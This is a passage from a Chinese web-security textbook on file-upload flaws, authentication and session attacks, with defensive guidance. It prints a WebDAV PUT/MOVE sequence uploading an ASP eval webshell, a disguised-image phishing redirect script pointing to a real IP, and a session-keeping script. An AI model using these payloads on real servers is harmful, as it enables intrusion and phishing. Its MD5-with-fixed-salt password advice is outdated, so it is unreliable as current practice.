application/celml+xml
application/cnrp+xml
application/commonground
application/conference-info+xml
application/cpl+xml
application/csta+xml
application/cstadata+xml
application/cybercash
application/davmount+xml      davmount

```

Apache httpd server 的 mime.types 文件

Apache 的这个特性，很多工程师在写应用时并不知道，即便知道，可能有的工程师也会认为这是 Web Server 该负责的事情。如果不考虑这些因素，写出的安全检查功能可能就会存在缺陷。比如.rar 是一个合法的上传需求，在应用里只判断文件的后缀是否是.rar，最终用户上传的是 phphshell.php.rar.rar.rar，从而导致脚本被执行。

如果要指定一个后缀作为 PHP 文件解析，在 Apache 的官方文档里是这样描述的：

```
Tell Apache to parse certain extensions as PHP. For example, let's have
Apache parse .php files as PHP. Instead of only using the Apache AddType
directive, we want to avoid potentially dangerous uploads and created
files such as exploit.php.jpg from being executed as PHP. Using this
example, you could have any extension(s) parse as PHP by simply adding
them. We'll add .phtml to demonstrate.
```

```
<FilesMatch \.php$>
    SetHandler application/x-httpd-php
</FilesMatch>
```

### 8.2.2 IIS 文件解析问题

IIS 6 在处理文件解析时，也出过一些漏洞。前面提到的 0x00 字符截断文件名，在 IIS 和 Windows 环境下曾经出过非常类似的漏洞，不过截断字符变成了分号 “;”。

当文件名为 abc.asp;xx.jpg 时，IIS 6 会将此文件解析为 abc.asp，文件名被截断了，从而导致脚本被执行。比如：

```
http://www.target.com/path/xyz.asp;abc.jpg
```

会执行 xyz.asp，而不会管 abc.jpg

除此漏洞外，在 IIS 6 中还曾经出过一个漏洞——因为处理文件夹扩展名出错，导致将/\*.asp/ 目录下的所有文件都作为 ASP 文件进行解析。比如：

```
http://www.target.com/path/xyz.asp/abc.jpg
```

这个 abc.jpg，会被当做 ASP 文件进行解析。

注意这两个 IIS 的漏洞，是需要在服务器的本地硬盘上确实存在这样的文件或者文件夹，若只是通过 Web 应用映射出来的 URL，则是无法触发的。

这些历史上存在的漏洞，也许今天还能在互联网中找到不少未修补漏洞的网站。

谈到 IIS，就不得不谈在 IIS 中，支持 PUT 功能所导致的若干上传脚本问题。

PUT 是在 WebDav 中定义的一个方法。WebDav 大大扩展了 HTTP 协议中 GET、POST、HEAD 等功能，它所包含的 PUT 方法，允许用户上传文件到指定的路径下。

在许多 Web Server 中，默认都禁用了此方法，或者对能够上传的文件类型做了严格限制。但在 IIS 中，如果目录支持写权限，同时开启了 WebDav，则会支持 PUT 方法，再结合 MOVE 方法，就能够将原本只允许上传文本文件改写为脚本文件，从而执行 webshell。MOVE 能否执行成功，取决于 IIS 服务器是否勾选了“脚本资源访问”复选框。

一般要实施此攻击过程，攻击者应先通过 OPTIONS 方法探测服务器支持的 HTTP 方法类型，如果支持 PUT，则使用 PUT 上传一个指定的文本文件，最后再通过 MOVE 改写为脚本文件。

第一步：通过 OPTIONS 探测服务器信息。

```
OPTIONS / HTTP/1.1
```

```
Host: www.[REDACTED]
```

返回：

```
HTTP/1.1 200 OK
Date: Fri, 01 Jan 2010 07:54:55 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
MS-Author-Via: DAV
MS-Author-Via: DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL,
PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH,
SEARCH, MKCOL, LOCK, UNLOCK
Cache-Control: private
```

第二步：上传文本文件。

```
PUT /test.txt HTTP/1.1
```

```
Host: www.[REDACTED]
```

```
Content-Length: 26
```

```
<%eval(request("cmd"))%>
```

返回：

```
HTTP/1.1 201 Created
Date: Fri, 01 Jan 2010 07:57:44 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Location: [REDACTED]
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND,
PROPPATCH, SEARCH, LOCK, UNLOCK
```

成功创建文件。

第三步：通过 MOVE 改名。

```
MOVE /test.txt HTTP/1.1
```

```
Host: www.[REDACTED]
```

```
Destination: http://www.[REDACTED]/shell.asp
```

返回：

```
HTTP/1.1 201 Created
Date: Fri, 01 Jan 2010 08:09:18 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Location: http://www.[REDACTED]/shell.asp
Content-Type: text/xml
Content-Length: 0
```

修改成功。

国内的安全研究者 zwell 曾经写过一个自动化的扫描工具“IIS PUT Scanner”，以帮助检测此类问题。

```
PUT /alert.txt HTTP/1.1
Host:
Content-Length: 69
HTTP/1.1 100 Continue
There are some secure problems in your system, please fix it.
Zwell.

HTTP/1.1 200 OK
.....
```

从攻击原理看，PUT 方法造成的安全漏洞，都是由于服务器配置不当造成的。WebDav 给管理员带来了很多方便，但如果不能了解安全的风险和细节，则等于向黑客敞开了大门。

### 8.2.3 PHP CGI 路径解析问题

2010 年 5 月，国内的安全组织 80sec 发布了一个 Nginx 的漏洞，指出在 Nginx 配置 fastcgi 使用 PHP 时，会存在文件类型解析问题，这将给上传漏洞大开方便之门。

后来人们发现早在 2010 年 1 月时，在 PHP 的 bug tracker 上就有人分别在 PHP 5.2.12 和 PHP 5.3.1 版本下提交了这一 bug。

**Bug #50852 FastCGI Responder's accept\_path\_info behavior needs to be optional**

Submitted: 2010-01-27 01:05 UTC	Modified: 2010-01-29 00:14 UTC	Votes: 2
From: merlin at merlinsbox dot net	Assigned:	Avg. Score: 4.5 ± 0.5
Status: Closed	Package: CGI related	Reproduced: 2 of 2 (100.0%)
PHP Version: 5.*, 6	OS: linux, unix	Same Version: 1 (50.0%)
Private report: No	CVE-ID:	Same OS: 2 (100.0%)

[View] [Add Comment] [Developer] [Edit]

[2010-01-27 01:05 UTC] merlin at merlinsbox dot net

Description:

I setup PHP 5.2.12 and started 5 fastcgi processes on nginx with a basic location directive dispatching all URIs ending with the PHP extension to PHP's fastcgi responder daemon. I also configured it to receive SCRIPT\_FILENAME (required by PHP) as a concatenation of \$document\_root and the matched URI (which must end in '.php') and PATH\_INFO as the requested URL. No other fastcgi parameters were used. I created a file in the document root thusly: echo "<pre><?php var\_dump(\$\_SERVER); ?></pre>" > test.txt. I requested /test.txt and was presented with the source code. Next, I requested /test.txt.php and the code executed, resulting in the following output (truncated for relevance):

```
["SCRIPT_FILENAME"]=>
string(31) "/path/to/document_root/test.txt"
["ORIG_SCRIPT_FILENAME"]=>
string(37) "/path/to/document_root/test.txt/1.php"
```

#### PHP 官方对此 bug 的描述

并同时给出了一个第三方补丁<sup>1</sup>。

可是 PHP 官方认为这是 PHP 的一个产品特性，并未接受此补丁。

<sup>1</sup> <http://patch.joeysmith.com/acceptpathinfo-5.3.1.patch>

[2010-01-29 00:14 UTC] joey@php.net

```
For the record, I saw cgi.fix_pathinfo but didn't really understand
the documentation on it - probably my fault. The patch was thrown
together mainly as a personal exercise in understanding the problem
these folks were reporting - I see no reason it should be accepted
into the mainline.
```

#### PHP 官方对此 bug 的回复

这个漏洞是怎么一回事呢？其实可以说它与 Nginx 本身关系不大，Nginx 只是作为一个代理把请求转发给 fastcgi Server，PHP 在后端处理这一切。因此在其他的 fastcgi 环境下，PHP 也存在此问题，只是使用 Nginx 作为 Web Server 时，一般使用 fastcgi 的方式调用脚本解释器，这种使用方式最为常见。

这个问题的外在表现是，当访问

```
http://www.xxx.com/path/test.jpg/notexist.php
```

时，会将 test.jpg 当做 PHP 进行解析。Notexist.php 是不存在的文件。

注：Nginx 的参考配置如下。

```
location ~ \.php$ {
root html;
fastcgi_pass 127.0.0.1:9000;
fastcgi_index index.php;
fastcgi_param SCRIPT_FILENAME /scripts$fastcgi_script_name;
include fastcgi_params;
}
```

试想：如果在任何配置为 fastcgi 的 PHP 应用里上传一张图片（可能是头像，也可能是论坛里上传的图片等），其图片内容是 PHP 文件，则将导致代码执行。其他可以上传的合法文件如文本文件、压缩文件等情况类似。

出现这个漏洞的原因与“在 fastcgi 方式下，PHP 获取环境变量的方式”有关。

PHP 的配置文件中有一个关键的选项：cgi.fix\_pathinfo，这个选项默认是开启的：

```
cgi.fix_pathinfo = 1
```

在官方文档中对这个配置的说明如下：

```
; cgi.fix_pathinfo provides *real* PATH_INFO/PATH_TRANSLATED support for CGI. PHP's
; previous behaviour was to set PATH_TRANSLATED to SCRIPT_FILENAME, and to not grok
; what PATH_INFO is. For more information on PATH_INFO, see the cgi specs. Setting
; this to 1 will cause PHP CGI to fix it's paths to conform to the spec. A setting
; of zero causes PHP to behave as before. Default is 1. You should fix your scripts
; to use SCRIPT_FILENAME rather than PATH_TRANSLATED.
cgi.fix_pathinfo=1
```

在映射 URI 时，两个环境变量很重要：一个是 PATH\_INFO，一个是 SCRIPT\_FILENAME。

在上面的例子中：

```
PATH_INFO = notexist.php
```

这个选项为 1 时，在映射 URI 时，将递归查询路径确认文件的合法性。notexist.php 是不存在的，所以将往前递归查询路径，此时触发的逻辑是：

```
/*
 * if the file doesn't exist, try to extract PATH_INFO out
 * of it by stat'ing back through the '/'
 * this fixes url's like /info.php/test
 */
if (script_path_translated &&
    (script_path_translated_len = strlen(script_path_translated)) > 0 &&
    (script_path_translated[script_path_translated_len-1] == '/') ||
....//以下省略.
```

这个往前递归的功能原本是想解决 /info.php/test 这种 URL，能够正确地解析到 info.php 上。

此时 SCRIPT\_FILENAME 需要检查文件是否存在，所以会是/path/test.jpg。而 PATH\_INFO 此时还是 notexist.php，在最终执行时，test.jpg 会被当做 PHP 进行解析。

PHP 官方给出的建议是将 cgi.fix\_pathinfo 设置为 0，但可以预见的是，官方的消极态度在未来仍然会使得许许多多的“不知情者”遭受损失。

#### 8.2.4 利用上传文件钓鱼

前面讲到 Web Server 的一些“功能”可能会被攻击者利用，绕过文件上传功能的一些安全检查，这是服务器端的事情。但在实际环境中，很多时候服务器端的应用，还需要为客户端买单。

钓鱼网站在传播时，会通过利用 XSS、服务器端 302 跳转等功能，从正常的网站跳转到钓鱼网站。不小心的用户，在一开始，看到的是正常的域名，如下是一个利用服务器端 302 跳转功能的钓鱼 URL：

```
http://member1.taobao.com/member/login.jhtml?redirect_url=http://item.taobao.aucvtion.com/auction/item_detail.asp?id=1981&a283d5d7c9443d8.jhtml?cm_cat=0
```

但这种钓鱼，仍然会在 URL 中暴露真实的钓鱼网站地址，细心点的用户可能不会上当。

而利用文件上传功能，钓鱼者可以先将包含了 HTML 的文件（比如一张图片）上传到目标网站，然后通过传播这个文件的 URL 进行钓鱼，则 URL 中不会出现钓鱼地址，更具有欺骗性。

比如下面这张图片：

```
http://tech.simba.taobao.com/wp-content/uploads/2011/02/item.jpg?1_117
```

它的实际内容是：

```
png
<script language="javascript">
var c=window.location.toString();
```

```

if(c.indexOf("?") != -1){
var i=c.split("?")[1];
if(i.split("_")[0]==1){
location.href='http://208.43.120.46/images/iteme.asp?id='+i.split("_")[1];
}else{
location.href='http://208.43.120.46/images/iteme.asp?id='+i.split("_")[1];
}
}
</script>

```

其中，png 是伪造的文件头，用于绕过上传时的文件类型检查；接下来就是一段脚本，如果被执行，将控制浏览器跳向指定的网站，在此是一个钓鱼网站。

骗子在传播钓鱼网站时，只需要传播合法图片的 URL：

[http://tech.simba.taobao.com/wp-content/uploads/2011/02/item.jpg?1\\_117](http://tech.simba.taobao.com/wp-content/uploads/2011/02/item.jpg?1_117)

在正常情况下，浏览器是不会将 jpg 文件当做 HTML 执行的，但是在低版本的 IE 中，比如 IE 6 和 IE 7，包括 IE 8 的兼容模式，浏览器都会“自作聪明”地将此文件当做 HTML 执行。这个问题在很早以前就被用来制作网页木马，但微软一直认为这是浏览器的特性，直到 IE 8 中有了增强的 MIME Sniff，才有所缓解。

从网站的角度来说，它似乎是无辜的受害者，但面临具体业务场景时，不得不多多考虑此类问题。

关于钓鱼的问题，我们将在后续章节“互联网业务安全”中再深入讨论。

### 8.3 设计安全的文件上传功能

讲了这么多文件上传方面的问题，那么如何才能设计出安全的、没有缺陷的文件上传功能呢？

本章一开始就提到，文件上传功能本身并没错，只是在一些条件下会被攻击者利用，从而成为漏洞。根据攻击的原理，笔者结合实际经验总结了以下几点。

#### 1. 文件上传的目录设置为不可执行

只要 Web 容器无法解析该目录下的文件，即使攻击者上传了脚本文件，服务器本身也不会受到影响，因此此点至关重要。在实际应用中，很多大型网站的上传应用，文件上传后会放到独立的存储上，做静态文件处理，一方面方便使用缓存加速，降低性能损耗；另一方面也杜绝了脚本执行的可能。但是对于一些边边角角的小应用，如果存在文件上传功能，则仍需要多加关注。

#### 2. 判断文件类型

在判断文件类型时，可以结合使用 MIME Type、后缀检查等方式。在文件类型检查中，强

烈推荐白名单的方式，黑名单的方式已经无数次被证明是不可靠的。此外，对于图片的处理，可以使用压缩函数或者 `resize` 函数，在处理图片的同时破坏图片中可能包含的 HTML 代码。

### 3. 使用随机数改写文件名和文件路径

文件上传如果要执行代码，则需要用户能够访问到这个文件。在某些环境中，用户能上传，但不能访问。如果应用使用随机数改写了文件名和路径，将极大地增加攻击的成本。与此同时，像 `shell.php.rar.rar` 这种文件，或者是 `crossdomain.xml` 这种文件，都将因为文件名被改写而无法成功实施攻击。

### 4. 单独设置文件服务器的域名

由于浏览器同源策略的关系，一系列客户端攻击将失效，比如上传 `crossdomain.xml`、上传包含 JavaScript 的 XSS 利用等问题将得到解决。但能否如此设置，还需要看具体的业务环境。

文件上传问题，看似简单，但要实现一个安全的上传功能，殊为不易。如果还要考虑到病毒、木马、色情图片与视频、反动政治文件等与具体业务结合更紧密的问题，则需要做的工作就更多了。不断地发现问题，结合业务需求，才能设计出最合理、最安全的上传功能。

## 8.4 小结

在本章中，我们介绍了 Web 安全中的文件上传漏洞。文件上传本来是一个正常的功能，但黑客们利用这个功能就可以跨越信任边界。如果应用缺乏安全检查，或者安全检查的实现存在问题，就极有可能导致严重的后果。

文件上传往往与代码执行联系在一起，因此对于所有业务中要用到的上传功能，都应该由安全工程师进行严格的检查。同时文件上传又可能存在诸如钓鱼、木马病毒等危害到最终用户的业务风险问题，使得我们在这一领域需要考虑的问题越来越多。

## 第 9 章

# 认证与会话管理

“认证”是最容易理解的一种安全。如果一个系统缺乏认证手段，明眼人都能看出来这是“不安全”的。最常见的认证方式就是用户名与密码，但认证的手段却远远不止于此。本章将介绍 Web 中常见的认证手段，以及一些需要注意的安全问题。

### 9.1 Who am I?

很多时候，人们会把“认证”和“授权”两个概念搞混，甚至有些安全工程师也是如此。实际上“认证”和“授权”是两件事情，认证的英文是 Authentication，授权则是 Authorization。分清楚这两个概念其实很简单，只需要记住下面这个事实：

**认证的目的是为了认出用户是谁，而授权的目的是为了决定用户能够做什么。**

形象地说，假设系统是一间屋子，持有钥匙的人可以开门进入屋子，那么屋子就是通过“锁和钥匙的匹配”来进行认证的，认证的过程就是开锁的过程。

钥匙在认证过程中，被称为“凭证”（Credential），开门的过程，在互联网里对应的是登录（Login）。

可是开门之后，什么事情能做，什么事情不能做，就是“授权”的管辖范围了。

如果进来的是屋子的主人，那么他可以坐在沙发上看电视，也可以进到卧室睡觉，可以做任何他想做的事情，因为他具有屋子的“最高权限”。可如果进来的是客人，那么可能就仅仅被允许坐在沙发上看电视，而不允许其进入卧室了。

可以看到，“能否进入卧室”这个权限被授予的前提，是需要识别出来者到底是主人还是客人，所以如何授权是取决于认证的。

现在问题来了，持有钥匙的人，真的就是主人吗？如果主人把钥匙弄丢了，或者有人造了

把一模一样的钥匙，那也能把门打开，进入到屋子里。

这些异常情况，就是因为认证出现了问题，系统的安全直接受到了威胁。认证的手段是多样化的，其目的就是为了能够识别出正确的人。如何才能准确地判断一个人是谁呢？这是一个哲学问题，在被哲学家们搞清楚之前，我们只能够依据人的不同“凭证”来确定一个人的身份。钥匙仅仅是一个很脆弱的凭证，其他诸如指纹、虹膜、人脸、声音等生物特征也能够作为识别一个人的凭证。**认证实际上就是一个验证凭证的过程。**

如果只有一个凭证被用于认证，则称为“单因素认证”；如果有两个或多个凭证被用于认证，则称为“双因素（Two Factors）认证”或“多因素认证”。一般来说，多因素认证的强度要高于单因素认证，但是在用户体验上，多因素认证或多或少都会带来一些不方便的地方。

## 9.2 密码的那些事儿

密码是最常见的一种认证手段，持有正确密码的人被认为是可信的。长期以来，桌面软件、互联网都普遍以密码作为最基础的认证手段。

密码的优点是使用成本低，认证过程实现起来很简单；缺点是密码认证是一种比较弱的安全方案，可能会被猜解，要实现一个足够安全的密码认证方案，也不是一件轻松的事情。

“密码强度”是设计密码认证方案时第一个需要考虑的问题。在用户密码强度的选择上，每个网站都有自己的策略。

---

密码：	<input type="text" value="*****"/>	◀ 密码不能为9位以下纯数字
确认密码：	<input type="text"/>	

注册页面的密码强度要求

一般在用户注册时，网站告知用户其所使用密码的复杂度。

密码：	<input type="text" value="*****"/>	6-16个字符，区分大小写，不能为9位以下纯数字
密码强度：	低 ■■■■■	
确认密码：	<input type="text"/>	

注册页面的密码强度要求

目前并没有一个标准的密码策略，但是根据 OWASP<sup>1</sup>推荐的一些最佳实践，我们可以对密

1 <http://www.owasp.org>

码策略稍作总结。

密码长度方面：

- 普通应用要求长度为 6 位以上；
- 重要应用要求长度为 8 位以上，并考虑双因素认证。

密码复杂度方面：

- 密码区分大小写字母；
- 密码为大写字母、小写字母、数字、特殊符号中两种以上的组合；
- 不要有连续性的字符，比如 1234abcd，这种字符顺着人的思路，所以很容易猜解；
- 尽量避免出现重复的字符，比如 1111。

除了 OWASP 推荐的策略外，还需要注意，不要使用用户的公开数据，或者是与个人隐私相关的数据作为密码。比如不要使用 QQ 号、身份证号码、昵称、电话号码（含手机号码）、生日、英文名、公司名等作为密码，这些资料往往可以从互联网上获得，并不是那么保密。

微博网站 Twitter 在用户注册的过程中，列出了一份长达 300 个单词的弱密码列表，如果用户使用的密码被包含在这个列表中，则会提示用户此密码不安全。

目前黑客们常用的一种暴力破解手段，不是破解密码，而是选择一些弱口令，比如 123456，然后猜解用户名，直到发现一个使用弱口令的账户为止。由于用户名往往是公开的信息，攻击者可以收集一份用户名的字典，使得这种攻击的成本非常低，而效果却比暴力破解密码要好很多。

密码的保存也有一些需要注意的地方。一般来说，**密码必须以不可逆的加密算法，或者是单向散列函数算法，加密后存储在数据库中**。这样做是为了尽最大可能地保证密码的私密性。即使是网站的管理人员，也不能够看到用户的密码。在这种情况下，黑客即使入侵了网站，导出了数据库中的数据，也无法获取到密码的明文。

2011 年 12 月，国内最大的开发者社区 CSDN 的数据库被黑客公布在网上。令人震惊的是，CSDN 将用户的密码明文保存在数据库中，致使 600 万用户的密码被泄露。明文保存密码的后果很严重，黑客们曾经利用这些用户名与密码，尝试登录了包括 QQ、人人网、新浪微博、支付宝等在内的很多大型网站，致使数以万计的用户处于风险中。


将明文密码经过哈希后（比如 MD5 或者 SHA-1）再保存到数据库中，是目前业界比较普遍的做法——在用户注册时就已将密码哈希后保存在数据库中，登录时验证密码的过程仅仅是

验证用户提交的“密码”哈希值，与保存在数据库中的“密码”哈希值是否一致。

目前黑客们广泛使用的一种破解 MD5 后密码的方法是“彩虹表（Rainbow Table）”。

彩虹表的思路是收集尽可能多的密码明文和明文对应的 MD5 值。这样只需要查询 MD5 值，就能找到该 MD5 值对应的明文。一个好的彩虹表，可能会非常庞大，但这种方法确实有效。彩虹表的建立，还可以周期性地计算一些数据的 MD5 值，以扩充彩虹表的内容。

This is the new and improved version of md5 engine. If you put an md5 hash in it will search for it and if found will get the result. This is the beta 0.23 of this engine. You can see the queue of the hashes [here](#). Bots will run through the queue and use various techniques to crack the hashes.



一个提供彩虹表查询的 MD5 破解网站

为了避免密码哈希值泄露后，黑客能够直接通过彩虹表查询出密码明文，在计算密码明文的哈希值时，增加一个“Salt”。“Salt”是一个字符串，它的作用是为了增加明文的复杂度，并能使得彩虹表一类的攻击失效。

Salt 的使用如下：

MD5 (Username+Password+Salt)

其中，Salt = abcdccba……（随机字符串）。

Salt 应该保存在服务器端的配置文件中，并妥善保管。

### 9.3 多因素认证

对于很多重要的系统来说，如果只有密码作为唯一的认证手段，从安全上看会略显不足。因此为了增强安全性，大多数网上银行和网上支付平台都会采用双因素认证或多因素认证。

比如中国最大的在线支付平台支付宝<sup>2</sup>，就提供很多种不同的认证手段：

<sup>2</sup> <https://www.alipay.com>



#### 支付宝提供的多种认证方式

除了支付密码外，手机动态口令、数字证书、宝令、支付盾、第三方证书等都可用于用户认证。这些不同的认证手段可以互相结合，使得认证的过程更加安全。密码不再是唯一的认证手段，在用户密码丢失的情况下，也有可能有效地保护用户账户的安全。

多因素认证提高了攻击的门槛。比如一个支付交易使用了密码与数字证书双因素认证，成功完成该交易必须满足两个条件：一是密码正确；二是进行支付的电脑必须安装了该用户的数字证书。因此，为了成功实施攻击，黑客们除了盗取用户密码外，还不得不想办法在用户电脑上完成支付，这样就大大提高了攻击的成本。

## 9.4 Session 与认证

密码与证书等认证手段，一般仅仅用于登录（Login）的过程。当登录完成后，用户访问网站的页面，不可能每次浏览器请求页面时都再使用密码认证一次。因此，当认证成功后，就需要替换一个对用户透明的凭证。这个凭证，就是 SessionID。

当用户登录完成后，在服务器端就会创建一个新的会话（Session），会话中会保存用户的状态和相关信息。服务器端维护所有在线用户的 Session，此时的认证，只需要知道是哪个用户在浏览当前的页面即可。为了告诉服务器应该使用哪一个 Session，浏览器需要把当前用户持有的 SessionID 告知服务器。

最常见的做法就是把 SessionID 加密后保存在 Cookie 中，因为 Cookie 会随着 HTTP 请求头发送，且受到浏览器同源策略的保护（参见“浏览器安全”一章）。

	Value	Domain	Path	Expires
verifysession	b00942ff8d49c7d45ff0077f0167fd412f26c1f0b433177c431bdd576a2ff5c007...	.qq.com	/	Session
uin	o0032750912	.qq.com	/	Session
skkey	073Bd9t5d	.qq.com	/	Session
pvnid	9786635422	.qq.com	/	Mon, 18 Jan 2038 00:00:00 GMT
ptisp	cn	.qq.com	/	Session
ptex	1fd99accd8001140776157399d0484afe0d267599128e57c1a531f5cf417f69	.qq.com	/	Sat, 01 Jan 2050 00:00:01 GMT
pt2grain	o0032750912	.qq.com	/	Thu, 02 Jan 2020 00:00:00 GMT
pgv_x_cookie	1142293824782	.qq.com	/	Mon, 18 Jan 2038 00:00:00 GMT
pgv_xvid	2189691820	.qq.com	/	Mon, 18 Jan 2038 00:00:00 GMT
pgv_info	suide=870152787	.qq.com	/	Session
pgv_flv	10.2 x154	.qq.com	/	Mon, 18 Jan 2038 00:00:00 GMT
o_cookie	32750912	.qq.com	/	Mon, 18 Jan 2038 00:00:00 GMT

Cookie 中保存的 SessionID

SessionID 一旦在生命周期内被窃取，就等同于账户失窃。同时由于 SessionID 是用户登录之后才持有的认证凭证，因此黑客不需要再攻击登录过程（比如密码），在设计安全方案时需要意识到这一点。


Session 劫持就是一种通过窃取用户 SessionID 后，使用该 SessionID 登录进目标账户的攻击方法，此时攻击者实际上是使用了目标账户的有效 Session。如果 SessionID 是保存在 Cookie 中的，则这种攻击可以称为 Cookie 劫持。

Cookie 泄露的途径有很多，最常见的有 XSS 攻击、网络 Sniff，以及本地木马窃取。对于通过 XSS 漏洞窃取 Cookie 的攻击，通过给 Cookie 标记 `httponly`，可以有效地缓解 XSS 窃取 Cookie 的问题。但是其他的泄露途径，比如网络被嗅探，或者 Cookie 文件被窃取，则会涉及客户端的环境安全，需要从客户端着手解决。

SessionID 除了可以保存在 Cookie 中外，还可以保存在 URL 中，作为请求的一个参数。但是这种方式的安全性难以经受考验。

在手机操作系统中，由于很多手机浏览器暂不支持 Cookie，所以只能将 SessionID 作为 URL 的一个参数用于认证。安全研究者 kxlzx 曾经在博客<sup>3</sup>上列出过一些无线 WAP 中因为 sid 泄露所导致的安全漏洞。其中一个典型的场景就是通过 Referer 泄露 URL 中的 sid，QQ 的 WAP 邮箱曾经出过此漏洞<sup>4</sup>，测试过程如下。

首先，发送到 QQ 邮箱的邮件中引用了一张外部网站的图片：



然后，当手机用户用手机浏览器打开 QQ 邮箱时：

3 <http://www.inbreak.net>

4 <http://www.inbreak.net/archives/287>



在手机中浏览 QQ 邮箱

手机浏览器在解析图片时，实际上是发起了一次 GET 请求，这个请求会带上 Referer。

Referer 的值为：

```
http://w34.mail.qq.com/cgi-bin/readmail?
sid=XXXXX4,WWWWWW.&disptype=html&mailid=fdsafdsafdsafdsa_dSa0775lQ12&t=8&conv=&p=8&cr
```

可以看到 sid 就包含在 Referer 中，在 www.inbreak.net 的服务器日志中可以查看到此值，QQ 邮箱的 sid 由此泄露了。

在 sid 的生命周期内，访问包含此 sid 的链接，就可以登录到该用户的邮箱中。

在生成 SessionID 时，需要保证足够的随机性，比如采用足够强的伪随机数生成算法。现在的网站开发中，都有很多成熟的开发框架可以使用。这些成熟的开发框架一般都会提供 Cookie 管理、Session 管理的函数，可以善用这些函数和功能。

## 9.5 Session Fixation 攻击

什么是 Session Fixation 呢？举一个形象的例子，假设 A 有一辆汽车，A 把汽车卖给了 B，但是 A 并没有把所有的车钥匙交给 B，还自己藏下了一把。这时候如果 B 没有给车换锁的话，A 仍然是可以用藏下的钥匙使用汽车的。

**这个没有换“锁”而导致的安全问题，就是 Session Fixation 问题。**

在用户登录网站的过程中，如果登录前后用户的 SessionID 没有发生变化，则会存在 Session Fixation 问题。

具体攻击的过程是，用户 X（攻击者）先获取到一个未经认证的 SessionID，然后将这个 SessionID 交给用户 Y 去认证，Y 完成认证后，服务器并未更新此 SessionID 的值（注意是未改变 SessionID，而不是未改变 Session），所以 X 可以直接凭借此 SessionID 登录进 Y 的账户。

X 如何才能让 Y 使用这个 SessionID 呢？如果 SessionID 保存在 Cookie 中，比较难做到这

一点。但若是 SessionID 保存在 URL 中，则 X 只需要诱使 Y 打开这个 URL 即可。在上一节中提到的 sid，就需要认真考虑 Session Fixation 攻击。

在 discuz 7.2 的 WAP 版本中，就存在这样的一个 Session Fixation 攻击。

认证前的 URL 是

```
http://bbs.xxxx.com/wap/index.php?action=forum&fid=72&sid=2iu2pf
```

其中，sid 是用于认证的 SessionID。用户登录后，这个 sid 没有发生改变，因此黑客可以先构造好此 URL，并诱使其他用户打开，当用户登录完成后，黑客也可以直接通过此 URL 进入用户账户。

解决 Session Fixation 的正确做法是，在登录完成后，重写 SessionID。

如果使用 sid 则需要重置 sid 的值；如果使用 Cookie，则需要增加或改变用于认证的 Cookie 值。值得庆幸的是，在今天使用 Cookie 才是互联网的主流，sid 的方式渐渐被淘汰。而由于网站想保存到 Cookie 中的东西变得越来越多，因此用户登录后，网站将一些数据保存到关键的 Cookie 中，已经成为一种比较普遍的做法。Session Fixation 攻击的用武之地也就变得越来越小了。

## 9.6 Session 保持攻击

一般来说，Session 是有生命周期的，当用户长时间未活动后，或者用户点击退出后，服务器将销毁 Session。Session 如果一直未能失效，会导致什么问题呢？前面的章节提到 Session 劫持攻击，是攻击者窃取了用户的 SessionID，从而能够登录进用户的账户。

但如果攻击者能一直持有一个有效的 Session（比如间隔性地刷新页面，以告诉服务器这个用户仍然在活动），而服务器对于活动的 Session 也一直不销毁的话，攻击者就能通过此有效 Session 一直使用用户的账户，成为一个永久的“后门”。

但是 Cookie 有失效时间，Session 也可能过期，攻击者能永久地持有这个 Session 吗？

一般的应用都会给 session 设置一个失效时间，当到达失效时间后，Session 将被销毁。但有一些系统，出于用户体验的考虑，只要这个用户还“活着”，就不会让这个用户的 Session 失效。从而攻击者可以通过不停地发起访问请求，让 Session 一直“活”下去。

安全研究者 kxlzx 曾经分享过这样的一个案例<sup>5</sup>，使用以下代码保持 Session：

---

<sup>5</sup> <http://www.inbreak.net/archives/174>

```

<script>
//下面是要保持session的地址。
var url=" http://bbs.ecshop.com/wap/index.php?sid=loALS7";

window.setInterval("keepsid()", 60000);


function keepsid(){
    document.getElementById("iframe1").src=url+"&time="+Math.random();
}

</script>

<iframe id="iframe1" src=""></iframe>

```


其原理就是不停地刷新页面，以保持 Session 不过期：



测试环境

而 Cookie 是可以完全由客户端控制的，通过发送带有自定义 Cookie 头的 HTTP 包，也能实现同样的效果。

